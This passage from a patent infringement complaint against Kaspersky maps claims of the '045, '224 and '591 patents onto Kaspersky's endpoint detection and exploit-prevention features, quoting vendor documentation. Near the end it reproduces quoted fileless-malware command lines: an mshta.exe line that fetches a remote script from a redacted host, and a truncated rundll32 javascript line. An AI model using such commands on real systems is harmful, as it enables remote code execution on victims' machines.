177. Defendant further encourages and induces its customers to infringe claim 1 of the '045 Patent: 1) by making its security services available on its website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including its Kaspersky security software, and services in the United States. (*See* https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

178. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Kaspersky also provides customer service or technical support to purchasers of the Accused Products and corresponding system and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id.*)

179. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates

each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant's and/or its partner's continued technical support and their specialized knowledge and guidance with respect to operation of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '045 Patent.

180. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '045 Patent.

181. Defendant also contributes to the infringement of its partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the claimed methods, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the '045 Patent.

182. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user,

perform the method of at least claim 1 of the ’045 Patent.

183. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant’s infringement of the ’045 Patent. Defendant is therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant’s infringement, but no less than a reasonable royalty.

184. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the ’045 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

185. Defendant’s infringement of the ’045 Patent, is knowing and willful. Defendant acquired actual knowledge of the ’045 Patent at least when Plaintiffs filed this lawsuit and acquired constructive knowledge of the ’045 Patent at least when Plaintiffs marked their products with the ’045 Patent and/or provided notice of the ’045 Patent on their website.

186. On information and belief, despite Defendant’s knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendant made the deliberate decision to sell products and services that they knew infringe these patents. Defendant’s continued infringement of the ’045 Patent with knowledge of the ’045 Patent constitutes willful infringement.

FOURTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’224 PATENT)

187. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


188. Defendant has infringed and continue to infringe one or more claims of the ’224 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will

continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky's Targeted Attack Analyzer ("TAA"), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '224 Patent, as described below.


189. Claim 1 of the '224 Patent recites:

> 1. A method comprising:
>
> gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device;
>
> generating contextual state information for the event by correlating the event to an originating object of the first object;
>
> obtaining a global perspective for the event based on the contextual state information, wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network;
>
> generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object; and
>
> transmitting the generated event line.

190. The Accused Products perform the method of claim 1 of the '224 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform a method as further explained below. For example, the Accused Products perform a method for endpoint protection, wherein threats are detected and analyzed in detail.



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

191. The Accused Products perform a method that includes *gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device*. As an example, the Accused Products gather event data at endpoints about objects acting on targets when executed on those endpoints and store such data in, for instance, event logs or IOC Scan task execution results.

Data in Windows Event Log

Data on the events in Windows Event Log is stored in the %SystemRoot%\System32\Winevt\Logs\Kaspersky-Security-Soyuz%4Product.evtx file in a plain and non-encrypted form. The data is stored until Kaspersky Endpoint Agent is uninstalled.

The data can be automatically sent to Kaspersky Security Center.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/192460.htm.)


Data received as a result of IOC Scan task execution

Kaspersky Endpoint Agent automatically submits data on the IOC Scan task execution results to Kaspersky Security Center to create a threat development chain.

The data is stored in Kaspersky Security Center database. By default, this data is stored for 7 days.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200268.htm.)


192. In the example shown below, TAA's "Threat Hunting" tab illustrates the illicit execution of the malicious process "certutil.exe" by a process whose name is blurred out (to preserve user privacy), and the subsequent actions of "certutil.exe" on the infected endpoint, such as injecting malicious shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. The "Threat Hunting" tab displays the event chain, *i.e.*, the contextual chain of events linking the originating, blurred out process, to the execution of "certutil.exe" and its subsequent injection of shellcode. In the example below, the blurred-out process descending from "explorer.exe" illicitly executed "certutil.exe," which injected shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. (*See supra* at ¶ 194.)



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

193. The Accused Products perform a method that includes *generating contextual state information for the event by correlating the event to an originating object of the first object*. As one example, event logs or IOC Scan Task results associated with processes are correlated to other events, including events associated with an parent processes to create, for example, a threat development chain, incident cards or alert cards. (*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200268.htm.)

194. Additionally, as explained above, TAA's "Threat Hunting" tab illustrates the illicit execution of "certutil.exe" by an originating process. The subsequent actions of "certutil.exe" on the infected endpoint, such as injecting malicious shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it, are also shown. The "Threat Hunting" tab displays the event chain, *i.e.*, the chain of events linking the originating process to the execution of "certutil.exe" and its subsequent injection of shellcode. In the example below, the blurred out process descending from "explorer.exe" illicitly executed "certutil.exe," which injected shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll," for example, to disable or hijack it. (*See supra* at ¶ 194.)



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

195. The Accused Products perform a method that includes *obtaining a global perspective for the event based on the contextual state information wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network*. As one example, the Accused Products obtain data related to the event logs or IOC Scan Task results associated with correlated events when creating a threat development chain, including data related to events occurring across a network (*e.g.*, web addresses of processed web requests, local and remote IP ports, web addresses, etc.).

Data for creating a threat development chain

The data for building the threat chain is stored in the %APPDATA%\killchain\detects folder in open unencrypted form. By default, this data is stored for 7 days. The data is automatically sent to Kaspersky Security Center.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200233.htm.)

- Web address of the processed web request.
- Link source of the processed web request.
- User agent of the processed web request.
- Type of the processed web request ("GET" or "POST").
- Local IP port of the processed web request.
- Remote IP port of the processed web request.
- Connection direction (inbound or outbound) of the processed web request.

(*See* https://support.kaspersky.com/KEDR_Optimum/1.0/en-US/200233.htm.)

196. As another example, TAA provides information at least about the Internet Protocol ("IP") address, host name, and port from which the processes within the event chain issued, as well as the time of alert generation. This information is "stored indefinitely on the server with the Central Node."

Targeted Attack Analyzer data


Alerts may contain user data. Information about alerts generated using Targeted Attack Analyzer technology is stored indefinitely on the server with the Central Node component in the directory /data/var/lib/kaspersky/storage/fastsearch/detector/data/. Files whose scan results generated an alert are accumulated on the server hosting the Central Node component and rotated as disk space is filled up.

- Host name.
- User name.
- Time of alert generation.
- Name of the detected object.
- Full name and path to the file in which the object was detected.
- Date and time of host detection.
- Number of queries to the host.
- Volume of data downloaded from the LAN computer to this host.
- IP address, host name, and port from which data was sent.
- Local IP address and port of the network adapter.
- Version of the program databases used to generate the alert.
- Information about the alert.
- VIP group affiliation.
- Unique ID of the computer on which the alert was generated.
- DNS request and response to it.

(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)


197. The Accused Products perform a method that includes *generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object*. As discussed above, the Accused Products generate an attack or threat chain. Additionally, as also explained above, the Kaspersky TAA generates an event chain illustrating the illicit execution, and subsequent actions of the malicious process "certutil.exe."

198. In the example below, the event chain, shown as lines linking objects from left to right, illustrates blurred out process descending from "explorer.exe" illicitly executing "certutil.exe," which then injects shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it.



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

199. The Accused Products perform a method that includes *transmitting the generated event line*. In the example below, and as explained above, TAA's "Threat Hunting" tab illustrates the event chain linking the illicit execution by an originating process (blurred out to preserve user confidentiality) the malicious process "certutil.exe," which then injects shellcode into the Microsoft Anti-spyware run-time library "Mpsvc.dll" to, for example, disable or hijack it. TAA, which resides on a cloud-based "Central Node," thus transmits the event line to a hardware display, such as a remote system administrator's display.



(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

200. Each claim in the '224 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '224 Patent.

201. Defendant has been aware of the '224 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked its products with the '224 Patent, including on its web site, since at least July 2020.

202. Defendant directly infringes at least claim 1 of the ’224 Patent, literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner by running this software and system to protect its own computer and network operations. On information and belief, the Accused Products perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

203. Defendant’s partners, customers, and end users of the Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’224 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

204. Defendant further encourages and induces customers to infringe claim 1 of the ’224 Patent: 1) by making its security services available on its website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including its Kaspersky security software, and services in the United States. (*See* https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

205. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Defendant also provides customer service or technical support to purchasers of the Accused

Products and corresponding system and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id.*)

206. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant's and/or its partner's continued technical support and their specialized knowledge and guidance with respect to operation of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '224 Patent.

207. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '224 Patent.

208. Defendant also contributes to the infringement of its partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the claimed methods, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the '224 Patent.

209. On information and belief, the infringing actions of each partner, customer, and/or

end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the method of at least claim 1 of the ’224 Patent.

210. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant’s infringement of the ’224 Patent. Defendant is therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant’s infringement, but no less than a reasonable royalty.

211. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the ’224 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

212. Defendant’s infringement of the ’224 Patent, is knowing and willful. Defendant acquired actual knowledge of the ’224 Patent at least when Plaintiffs filed this Complaint and acquired constructive knowledge of the ’224 Patent at least when Plaintiffs marked their products with the ’224 Patent and/or provided notice of the ’224 Patent on their website.

213. On information and belief, despite Defendant’s knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendant made the deliberate decision to sell products and services that they knew infringe the ’224 Patent. Defendant’s continued infringement of the ’224

Patent with knowledge of the ’224 Patent constitutes willful infringement.

FIFTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’591 PATENT)

214. Plaintiffs reallege and incorporate the preceding paragraphs of this complaint.

215. Defendant has infringed and continue to infringe one or more claims of the ’591 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky Endpoint Security for Business, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’591 Patent, as described below.

216. For example, claim 1 of the ’591 Patent recites:


> 1. A computer-implemented method comprising:
>
> monitoring a memory space of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space;
>
> invoking one of the plurality of functions as a result of receiving a call from an application programming instance;
>
> executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space; and
>
> performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior, wherein an alert of suspicious behavior is triggered when the performing of the memory check detects at least one of the following;
>
> code execution is attempted from non-executable memory,
>
> a base pointer is identified as being invalid,
>
> an invalid stack return address is identified,
>
> attempted execution of a return-oriented programming technique is detected,

the base pointer is detected as being outside a current thread stack, and

a return address is detected as being inside a virtual memory area,

wherein when an alert of suspicious behavior is triggered, preventing execution of a payload for the invoked function from operating.


217. The Accused Products perform the method of claim 1 of the '591 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a computer-implemented method*, as further explained below. For example, the Accused Products "automatically detect[] and remediat[e] targeted ransomware and fileless threats."



(*See* https://media.kaspersky.com/en/business-security/kaspersky-endpoint-security-for-business-datasheet.pdf.)

218. The Accused Products perform a method that includes *monitoring a memory space*

of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space. For example, the Accused Products include the "Threat Behavior Engine" that "can detect previously unknown malicious patterns at the earliest stages of execution" and "a Memory Protection mechanism" that "guards system critical processes like lsass.exe" using the "Kaspersky Endpoint Agent."



Behavior Detection component implements a **Memory Protection** mechanism. It guards system critical process like **lsass.exe** and allows to prevent user credential leakage with the help of **mimikatz** like malware.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/behavior-based-protection.)

Kaspersky Endpoint Agent

Kaspersky Endpoint Agent supports interaction between the application and other Kaspersky solutions for detecting advanced threats (e.g. Kaspersky Sandbox). Kaspersky solutions are compatible with specific versions of Kaspersky Endpoint Agent. For more information about the supported solutions, refer to *Kaspersky Endpoint Agent help*.

(*See* https://support.kaspersky.com/KESWin/11.4.0/en-US/190287.htm.)

219. In another example, the Accused Products' "Exploit Prevention…component protects process memory from exploits by inserting an external Process Protection Agent ("Agent") in the protected process."


About Exploit Prevention

Kaspersky Security for Windows Server provides the ability to protect process memory from exploits. This feature is implemented in the Exploit Prevention component. You can change the component's activity status and configure process memory protection settings.

The component protects process memory from exploits by inserting an external Process Protection Agent ("Agent") in the protected process.

(*See* https://support.kaspersky.com/KSWS/11/en-US/146653.htm.)

220. The Accused Products perform a method that includes *invoking one of the plurality of functions as a result of receiving a call from an application programming instance*. For example, the Accused Products monitor "[m]alicious script[s] passed as [a] command line parameter to PowerShell" and "[m]alicious executable[s] extracted and executed directly in memory without saving on disk via .Net reflection technique."



Fileless malware is malware that does not store its body directly onto a disk. This type of malware became more popular in 2017 because of the increasing complexity of its detection and remediation. Although such techniques were limited to targeted attacks in recent years, today they proliferate more and more in the current threat landscape, and Kaspersky Lab registers new families of trojan-clickers or even adware with fileless components.

The following fileless techniques are broadly used in attacks:

- Malicious script stored in Windows Management Instrumentation subscription (WMI)
- Malicious script directly passed as command line parameter to PowerShell
- Malicious script stored in registry and/or OS scheduler task, and executed by OS scheduler
- Malicious executable extracted and executed directly in memory without saving on disk via .Net reflection technique
- And others

Threat actors deliver fileless payloads to a victim's machine via the following methods:

1. Vulnerability exploitation
2. Malicious document with macros
3. Simple executable file

The following are examples of how legitimate applications are used to execute malicious scripts which are not stored on a disk. These techniques used for their persistence approach, become a true challenge for security solutions.

```
mshta.exe about:"<script language="vbscript" src="http://[redacted]80/download/microsoftp.jpg">code close</script>"
```

Executing malicious script with the help of mshta application

```
rundll32.exe javascript:"puqvm8\..\mshtml,runhtmlapplication ";eval("usxzchw7<odv!@
